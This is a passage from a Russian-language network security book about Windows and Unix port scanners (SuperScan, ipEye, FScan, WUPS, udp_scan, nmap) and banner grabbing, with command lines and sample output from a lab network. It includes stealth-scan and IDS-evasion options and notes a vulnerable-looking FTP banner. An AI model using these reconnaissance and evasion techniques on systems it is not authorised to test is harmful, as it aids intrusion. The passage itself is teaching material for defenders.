


Рис. 6-6. Заставка SuperScan

Конфигурация. Этот раздел дает возможность настроить список портов для SuperScan. По умолчанию SuperScan может сканировать все порты, отмеченные в этом списке. Список портов сохраняется в файле с названием `scanner.lst`, но вы можете задать несколько списков для сканирования с различными целями. Например, программа поставляется с файлом `trojans.lst`, с помощью которого вы можете сканировать порты, чтобы определить, есть ли где-то в вашей сети машины, у которых порты прослушиваются каким-либо из известных «троянских коней».

Вы можете добавить порты в список, изменить порт и имя службы, выбрать порты для сканирования и изменить вспомогательные приложения, которые будут использоваться для получения дополнительной информации от FTP, Telnet, HTTP и других служб, как это показано на рисунке 6-7.

Добавить порт в список просто. Чтобы добавить порт для службы FTP, которую мы обнаружили на порту 2121, вводим число 2121 в поле ввода Port. Если мы хотим, чтобы порт стал частью программы сканирования в текущем листе сканирования, мы должны поставить отметку в поле Selected и ввести описание протокола в поле Description – что-то вроде «возможно, кривой FTP-сервер». Определяя программу и параметры для этого порта, мы можем установить для него «вспомогательное приложение». Как только этот порт появится в результатах сканирования, мы можем запустить это вспомогательное приложение для соединения с ним, щелкнув правой кнопкой мыши и выбрав параметр Custom. Для FTP-

сервера такой программой может быть системный ftp-клиент (такой как C:\Windows\FTP.exe), и параметры могут включать любые аргументы командной строки вспомогательного приложения. Если нужно, чтобы SuperScan автоматически запрашивал данные от этого порта в случае, если он обнаружит его открытым в системе, необходимо определить пробный текст в поле Probe Text. Этот текст будет использован SuperScan для запроса заголовков от служб, которые перед передачей какой-либо информации требуют его ввода от присоединившегося клиента. Для FTP-сервера это просто перевод строки и возврат каретки (обозначаемые \r\n), которые позволяют получить от сервера номер его версии. Закончив, достаточно просто щелкнуть на кнопке Add. Теперь мы можем включить выбранный порт в любой список портов для сканирования.





Рис. 6-7. Добавление портов в список

Определяя вспомогательные приложения для каждого порта, вы можете использовать это окно для определения основного приложения для служб FTP, Telnet и Web. Эти три параметра могут быть доступны всегда для любого порта в момент, когда вы щелкните правой кнопкой мыши на результатах сканирования.

IP. В этом разделе вы можете задать интервал IP-адресов для сканирования. Использование кнопок поможет вам задать значения для сетей класса C. Отметьте необходимые вам значения сканируемых сетей и широковещательных адресов. Если вам необходимо сканировать некоторое количество отдельных IP-адресов, не принадлежащих к конкретному интервалу, вы можете взять их из текстового файла, как это показано на следующей иллюстрации. SuperScan разберет любой текст в поиске IP-адресов. Это особенно удобно для сканирования подозрительных адресов, которые отображаются в ваших системных журналах.



Scan Type и Scan. В разделе Scan Type, вы можете задать параметры сканирования. Вы можете определить сканирование только с использованием Ping, интервал портов или порты из заданного списка портов. Выбрав параметр «Only Scan Responsive Pings», вы избавите программу от необходимости сканирования неработающих хостов. Выбор параметра «Show Host Responses» заставляет SuperScan протестировать и отобразить любые данные, которые вернет конкретный порт. Раздел Scan дает возможность запустить и остановить сканирование в процессе работы.

Совет. Независимо от выбранного вами типа сканирования, SuperScan не может обеспечить скрытого сканирования. Даже если вы снимите пометку «Show Host Responses», SuperScan по-прежнему будет осуществлять процедуру полного соединения и закрывать соединение с использованием запроса FIN, давая, таким образом, возможность сканируемому хосту зафиксировать соединение в системном журнале. Только использование опции `connect() scan (-sT)` программы nmap, опции маскировки сканирования предлагаемой этой программой, позволяет немедленно прервать соединение после его установки с использованием команды RST. Этот режим сканирования nmap все равно фиксируется большинством служб в своих журналах, но команда RST не дает возможности некоторым службам зафиксировать IP-адрес сканера. SuperScan же дает возможность, при желании, покрасоваться в лучах прожекторов.

Timeout и Speed. Эти разделы управляют тем, как долго (в миллисекундах) можно ожидать ответа, и какой перерыв делать между последовательными запросами к хосту. В процессе работы скорость сканирования может контролироваться с помощью индикатора (слайдера), расположенного в самом левом нижнем углу окна.

Результаты сканирования

Рассмотрим все вместе. Мы хотим произвести сканирование Linux-машины (192.168.1.100) и Windows-машины (192.168.1.101) по всем портам в нашем списке между 20 и 80 портами и посмотреть, что сможет определить SuperScan. Настройки для такого сканирования и результаты сканирования представлены на рисунке 6-8.




Рис. 6-8. Сканирование

SuperScan нашел четыре открытых порта и использовал тесты (определенные в конфигурации списка портов на рисунке 6-7) для получения любой информации, которую можно получить от этих портов. Обратите внимание на тарабарщину, полученную от 23 порта telnet. Это те самые параметры telnet, о которых упоминалось в гл. 1. Нет простого пробного текста, который можно было бы использовать для захвата информации, поступающей от telnet-порта в заголовке. В этой ситуации мы можем щелкнуть на информации о 23 порте правой кнопкой мыши и выбрать параметры telnet для соединения с этим портом напрямую, чтобы увидеть заголовок приглашения.

Как уже упоминалось в предыдущей подсказке, эта программа оставляет следы в системном журнале, поскольку требует полного соединения для получения информации. Это плата за то, что вы хотите узнать, что за служба работает на сканируемом порте.


Совет. В отличие от Unix-систем, которые располагают обработчиками TCP-запросов (inetd или xinetd), управляющими системными службами и ведущими журнал попыток соединения с ними, Windows не имеет собственных средств ведения журнала попыток установки соединений с портами. Отдельные службы (вроде IIS на 80 порте) могут занести информацию о соединении в собственный журнал, но средства, которое бы по умолчанию заносило этот вид активности в системный журнал, нет. При сканировании Windows-машины у вас больше шансов остаться незамеченным, исключая случаи, когда под Windows работает система обнаружения вторжений (IDS).

ИРЕУЕ

Вам уже знакомы два сканера портов, работающих под управлением Windows, с удобным графическим интерфейсом пользователя и форматированием информации, но с ограниченными средствами сокрытия результатов своей деятельности. IpEye – сканер портов для Windows 2000 и XP, работающий под управлением командной строки, с теми же возможностями маскировки, что и nmap, включая SYN, FIN, Xmas tree и null-сканирование. Эта программа невелика, проста в использовании, бесплатна и доступна для загрузки по адресу <http://ntsecurity.nu/toolbox/ipeye/>. К сожалению, ipEye работает только под управлением Windows 2000 и XP.

Реализация

Параметры IpEye похожи на аналогичные параметры сканеров портов, которые мы уже рассматривали. Вы можете увеличить промежуток времени между последовательными запросами и изменить исходящий IP-адрес и порт (также поддерживается не слишком удачная функция маскировки).



```
C:\WINDOWS\System32\cmd.exe
ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/ipeye/

Error: Too few parameters.


Usage:
ipEye <target IP> <scantype> -p <port> [optional parameters]
ipEye <target IP> <scantype> -p <from port> <to port> [optional parameters]

<scantype> is one of the following:
-syn = SYN scan
-fin = FIN scan
-null = Null scan
-xmas = Xmas scan

<note>: FIN, Null and Xmas scans don't work against Windows systems.

[optional parameters] are selected from the following:
-sip <source IP> = source IP for the scan
-sp <source port> = source port for the scan
-d <delay in ms> = delay between scanned ports in milliseconds
                  (default set to 750 ms)
```

Чтобы сравнить программу с другими сканерами портов, можно запустить сканирование по сценарию, который уже выполнялся в этой главе: SYN-сканирование IP-адреса 192.168.1.100 по интервалу портов от 20 до 80. Работа программы и вывод информации представлены ниже.



```
C:\WINDOWS\System32\cmd.exe
- fin = FIM scan
- null = Null scan
- xmas = Xmas scan

(Note: FIM, Null and Xmas scans don't work against Windows systems.
Optional parameters are selected from the following:
-sip <source IP> = source IP for the scan
-sp <source port> = source port for the scan
-d <delay in ms> = delay between scanned ports in milliseconds
                  (default set to 750 ms)

D:\>ipeye 192.168.1.100 -syn -p 20 80

ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          - http://ntsecurity.nu/toolbox/ipeye/

1-19 [not scanned]
20 [closed or reject]
21-23 [open]
24-79 [closed or reject]
80 [open]
81-65535 [not scanned]

D:\>
```

IpEye дает сводную информацию о своей деятельности. Программа обнаружила открытые FTP-, SSH-, Telnet- и Web-порты и выводит эту информацию в таблице на консоль. У программы нет параметров, обеспечивающих удобный вывод информации, но есть возможность работать скрытно. В системном журнале машины 192.168.1.100 нет никаких следов. У IpEye также есть возможность задать исходящие IP-адреса и порты с использованием параметров `-sip` и `-sp`. Для лучшей маскировки от деятельности IDS имеется параметр `-d`, позволяющий пользователю осуществлять задержку между последовательными сканированиями портов. По умолчанию значение задержки равно 750 миллисекундам.

FSCAN


Все сканеры портов для Windows, которые только что обсуждались, не могут осуществлять UDP-сканирование. FScan, также поставляемая Foundstone, Inc., представляет собой бесплатный сканер портов, работающий из командной строки, который позволяет проводить UDP, TCP и Ping-сканирование. Программу можно загрузить по адресу http://www.foundstone.com/knowledge/free_tools.html.

Реализация

FScan – наиболее предпочтительный из всех бесплатных сканеров, работающих под управлением Windows, поскольку он обеспечивает возможность UDP-сканирования. Как и для любого UDP-сканера, пакетные фильтры, работающие на сканируемом хосте, могут аккуратно

перехватывать результаты вашей работы. Если вы не получаете ожидаемого результата при работе с открытым UDP-портом, то весьма вероятно, что брандмауэр или сетевой фильтр заблокировал ICMP-сообщения «port unreachable», которые большинство UDP-сканеров используют для определения, открыт UDP-порт или нет.

На следующей иллюстрации представлены результаты UDP-сканирования портов от 130 до 140 для поиска NetBios-служб машины, на которой не установлены фильтры. Вы можете видеть, что по адресу 192.168.1.102 работает служба NetBIOS (UDP-порты 137 и 138).



```
MS-DOS Prompt
Auto
FScan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Scan started at Sat Mar 16 17:51:35 2002
192.168.1.100      514/udp

Scan finished at Sat Mar 16 17:51:36 2002
Time taken: 1 ports in 1.186 secs (0.84 ports/sec)


C:\WINDOWS\Desktop>fscan -u 130-140 192.168.1.102
FScan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Scan started at Sat Mar 16 17:51:52 2002
192.168.1.102      137/udp
192.168.1.102      138/udp

Scan finished at Sat Mar 16 17:51:54 2002
Time taken: 11 ports in 1.962 secs (5.61 ports/sec)

C:\WINDOWS\Desktop>
```

В остальном FScan похож на nmap и другие сканеры, которые уже упоминались. Вы можете использовать параметр `-b` для запроса заголовков или получения ответа от портов, с которыми вы соединились, как это показано на следующей иллюстрации.



```
MS-DOS Prompt
Auto
C:\WINDOWS\Desktop>fscan -b -p 21-23,80 192.168.1.100
FScan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Scan started at Sat Mar 16 18:00:55 2002
192.168.1.100      21/tcp
220 originix FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999)
ready.[00][0A]
192.168.1.100      22/tcp
SSH-2.0-OpenSSH_2.3.0p1[0A]
192.168.1.100      23/tcp
[FF][FD][18][FF][FD] [FF][FD]*[FF][FD]'
192.168.1.100      80/tcp

Scan finished at Sat Mar 16 18:00:56 2002
Time taken: 4 ports in 1.078 secs (3.71 ports/sec)

C:\WINDOWS\Desktop>
```

Это сканирование не так успешно, как проведенное с использованием SuperScan, поскольку невозможно запросить заголовок HTTPD. Это происходит потому, что у нас нет способа задать пробный текст для FScan. Он может послать только возврат каретки и перевод строки и отобразить ответ сервера.

Примечание. Некоторые Web-серверы не требуют получения команды HTTP GET для передачи информации. Web-сервер, работающий на маршрутизаторе Linksys EtherFast Cable/DSL, может вернуть HTTP-информацию просто в ответ на отправку символов «возврат каретки» и «перевод строки».

Вы можете использовать флаги `-с`, `-d` и `-t` для управления временными параметрами. Можете задать IP-адреса в виде интервала или разделенного запятыми списка (например, 192.168.1.1,192.168.1.100-192.168.1.102), а также значения портов (`-p 21-23,80` или `-u 137-138,514`). Ниже приведен список аргументов командной строки FScan, взятый непосредственно из файла README.

FScan [-abefhqnv?] [-cditz <n>] [-flo <file>] [-pu <n>[,<n>-<n>]] IP[,IP-IP]

- ?/-h - shows this help text
- a - append to output file (used in conjunction with -o option)
- b - get port banners
- c - timeout for connection attempts (ms)
- d - delay between scans (ms)
- e - resolve IP addresses to hostnames
- f - read IPs from file (compatible with output from -o)
- i - bind to given local port
- l - port list file - enclose name in quotes if it contains spaces
- n - no port scanning - only pinging (unless you use -q)
- o - output file - enclose name in quotes if it contains spaces
- p - TCP port(s) to scan (a comma separated list of ports/ranges)
- q - quiet mode, do not ping host before scan
- r - randomize port order
- t - timeout for pings (ms)
- u - UDP port(s) to scan (a comma separated list of ports/ranges)
- v - verbose mode
- z - maximum simultaneous threads to use for scanning

WUPS

Поскольку FScan и nmap осуществляют TCP- и UDP-сканирование и работают на всех платформах, мы лишь упомянем еще о двух сканерах, которые могут работать с протоколом UDP. В начале мы рассмотрим

Windows UDP-сканер WUPS. Этот сканер можно загрузить по адресу <http://ntsecurity.nu/toolbox/wups/>.

Реализация

Одно из замечательных свойств WUPS – удобный графический интерфейс, показанный на рисунке 6-9. Как и с другими UDP-сканерами, фильтры пакетов, перехватывающие сообщения «port unreachable», могут вернуть ложную положительную информацию для сканирования. Другой недостаток WUPS – возможность одновременно обрабатывать только один IP-адрес. На рисунке 6-9 мы представляем процесс сканирования портов от 1 до 1024 по адресу 192.168.1.102 с задержкой по времени 100 миллисекунд. Видно, что по адресу 192.168.1.102 отзывается Windows-машина, поскольку на портах 137 и 138 выполняется NetBIOS, а на порту 445 SMB поверх IP-протокола, также являющийся службой Microsoft.




Рис. 6-9. Примерный интерфейс WUPS

UDP_SCAN

Udp_scan – часть старой программы SATAN. Это UDP-сканер для Unix, выполняющийся из командной строки. Он может быть загружен отдельно от SATAN вместе с таким же tcp-сканером tcp_scan по адресу <ftp://ftp.porcupine.org/pub/security/port-scan.tar.gz>. Udp_scan, как и другие TCP-сканеры для Unix, называемые индикаторами, имеет все требуемые функции, но был отодвинут на задний план более новыми программами.

Установка

Как и большинство Unix-программ, udp_scan поставляется в исходных кодах. После загрузки и распаковки архива port-scan.tar.gz вам потре-

буется войти в директорию с исходными текстами и выполнить команду `make`.

Примечание. Пользователям Linux потребуется выполнить команду `make CFLAGS=-D_BSD_SOURCE` для сборки программы.

Реализация

Использование `Udp_scan` очень просто; введите IP-адрес и интервал портов и запустите на выполнение.

```
# ./udp_scan 192.168.1.102 1-1024
37:netbios-ns:
138:netbios-dgm:
445:UNKNOWN:
500:UNKNOWN
```

`Udp_scan` использует изощренную технику оптимизации сканирования. Сначала (по умолчанию) он посылает UDP-пакет по адресу 1 порта UDP сканируемого хоста. Затем он ожидает получения сообщения «ICMP port unreachable error». Если оно не приходит, он делает вывод о том, что хост не работает (если только брандмауэр не блокировал передачу этого сообщения), и не продолжает сканирование этого хоста. Сканирование 1-го порта UDP можно изменить, воспользовавшись опцией `-p port`. Тестируемый порт всегда должен быть портом UDP, который не будет использоваться каким-либо сервисом на сканируемом хосте.

Совет. Иногда `udp_scan` не может должным образом обнаружить неработающий хост. Если IP-адреса исследуемых хостов расположены в вашей собственной сети, а MAC-адреса отсутствуют в вашем ARP-буфере, `udp_scan` может исчерпать время ожидания, отведенное для получения ответа в процессе широковещательного ARP-запроса. `Udp_scan` может зависнуть и ничего не сообщить о том, что данный хост выключен.

`Udp_scan` аккуратно отслеживает свою деятельность в сети при сканировании. По умолчанию он может открыть до 100 одновременных UDP-соединений (вы можете изменить эту верхнюю цифру, используя флаг `-l <max_connections>` в командной строке). Он использует анализ времени возврата своих пакетов, определенных в начальной фазе тестирования, чтобы вычислить максимальное количество одновременно выполняемых тестов, которое возможно в данной сети. Каждый UDP-пакет, посланный `udp_scan`, содержит только один байт данных (символ «0») с целью минимизации загрузки полосы пропускания и получения наиболее достоверного результата. Некоторые UDP-службы и фильтры портов поразному реагируют на UDP-пакеты без данных, поэтому UDP-пакеты сопровождаются полезной нагрузкой.

Есть только несколько опций, которые вы можете использовать с `udp_scan`. Опция `-a` сообщает программе о необходимости выводить все сообщения об ошибках, так же как и о протестированных UDP-портах. Опция `-u` указывает, что в случае получения ICMP-сообщения «host unreachable» необходимо вывести номер UDP-порта, который вернул ошибку. С другой стороны, опция `-U` выдаст вам совершенно противоположное сообщение, выведя сообщения о портах, для которых не были получены ICMP-сообщения об ошибках «host unreachable». Еще только с помощью одной опции для `udp_scan` можно определить, какой UDP-порт использовать на сканирующей машине, задав в командной строке параметр `-s <source_port>`.

У `Udp_scan` есть несколько ограничений в использовании. Поскольку он использует ICMP-сокеты, `udp_scan` может быть запущен только root-пользователем или с полномочиями суперпользователя (uid 0). Как и WUPS, одновременно он может поддерживать соединение только с одним IP-адресом.

Пример из жизни. Порты пишут картину

Используя сканер портов, мы можем быстро получить карту различных служб, запускаемых на удаленном хосте. Если мы устанавливаем TCP-соединение по порту 80 и получаем ответ, есть шансы, что на хосте работает Web-сервер. Анализируя ответ, мы можем проверить это предположение. Сканер порта дает нам информацию, необходимую при идентификации целевых хостов. Идентификация служб, проводимая на хосте, говорит нам о цели хоста и подскажет несколько мест, которые мы можем проверить на слабость. При ожидании на каждом открытом порте можно сказать, что уязвимая служба просто ждет, чтобы ее использовали.

Поскольку различные операционные системы приходят с различными инсталлированными службами, работающими по умолчанию, иногда только выходная информация со сканирования порта может помочь в идентификации операционной системы хоста. Давайте проведем сканирование порта машины в моей сети и посмотрим, что мы найдем.

```
[bjohnson@originix nmap-2.54BETA30]$ ./nmap 192.168.1.100
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.100):
```

```
(The 1541 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
80/tcp	open	http

```
1024/tcp    open    kdm
1030/tcp    open    iad1
6000/tcp    open    X11
8888/tcp    open    sun-answerbook
```

```
Nmap run completed – 1 IP address (1 host up) scanned in 1 second
[bjohnson@originix nmap-2.54BETA30]$
```

Выглядит так, как будто на этой машине работает множество обычных подозрительных программ FTP, SSH, telnet и Web. В конечном счете, мы захотим увидеть, что произойдет, когда мы запустим FTP-, telnet- или Web-браузер на этом хосте. Но что это за последняя запись – sun-answerbook? После небольшого исследования мы находим, что эта служба обычно устанавливается по умолчанию и запускается при запуске большинства систем Sun. Выглядит так, как будто мы нашли хост Sun Solaris.

Но не так быстро. Просто потому, что пришел ответ на порт 8888 (порт, используемый службой Answerbook), не факт, что это действительно Answerbook! Это может быть что угодно: Web-сервер, FTP-сервер или черный ход, установленный хакером! Оказывается, системный администратор установил средство Netcat (см. гл. 1), чтобы прослушивать порт 8888, в качестве своеобразной ловушки. Системный администратор может обмануть неопытного хакера, и тот может подумать, что Linux-машина – это на самом деле хост Sun.

Пример из жизни. Распознавание заголовков

Сбор информации об операционных системах не был таким сложным, каким он может оказаться сейчас. Несколько лет назад пользователи, программисты и системные администраторы не были такими параноиками, озабоченными безопасностью. Когда пользователь обращался с помощью telnet к удаленному хосту, то одновременно с логином хост сообщал пользователю свое имя, тип и версию операционной системы, и даже, вероятно, свое географическое положение – все, не спрашивая сначала у пользователя его действительного имени и пароля.

Операционные системы Unix увлекались разглашением своих биографий при простом TCP-соединении с сервером telnet. Люди могли собирать информацию о хостах в сети, получая список IP-адресов, живущих в сети (вероятно, с помощью fping) и устанавливая TCP-соединение на порте 23 с каждым хостом, чтобы собирать ответы. Сейчас многие системные администраторы не позволяют приложениям своей сети сообщать так много информации об операционной системе без предшествующей идентификации или авторизации. Однако информация о версии специфических приложений по-прежнему доступна.

Telnet был заменен на Secure Shell (SSH). Когда SSH-соединение установлено, сервер выдаст свою версию протокола SSH без запрашивания какой-либо информации от клиента. Сервер обычно ожидает, что клиент идентифицирует себя своей версией SSH-протокола. Этот обмен версиями часто необходим в общении клиент/сервер, чтобы убедиться, что обе стороны говорят на одном языке. Следовательно, раскрытие информации о специфической версии приложения часто неизбежно. Использование почтового клиента, чтобы присоединиться к почтовому серверу, или Web-клиента, чтобы присоединиться к Web-серверу, не обязательно выдаст вам эту информацию. Но использование программы типа Telnet или Netcat, чтобы установить TCP-соединение непосредственно с почтовым или Web-сервером, обычно позволяет получить информацию, которой вы, как правило, не увидите при использовании клиентов, взаимодействующих с этим сервером.

Давайте попробуем кое-что. Во-первых, посмотрим, достаточно ли добра моя Linux-машина, чтобы сообщить нам, с какой версией FTP-сервера она работает (если вообще работает с какой-либо).

```
[bjohnson@originix ~]$ telnet 192.168.1.100 21
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
220 originix FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready
```

Originix сообщил нам не только свою версию FTP. Он был настолько добр, чтобы сообщить нам дату своего создания. Неважно, что она достаточно стара, есть шансы, что у этой версии есть несколько уязвимых моментов, которыми может воспользоваться взломщик. Обратите внимание на эту возможную слабость. Эта техника называется захватом заголовков, и она может сегодня применяться многими сканерами портов (включая SuperScan и FScan) как часть процесса. Давайте посмотрим, что скажет Web-сервер.

```
[bjohnson@originix ~]$ telnet 192.168.1.100 80
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Jan 2002 07:18:07 GMT
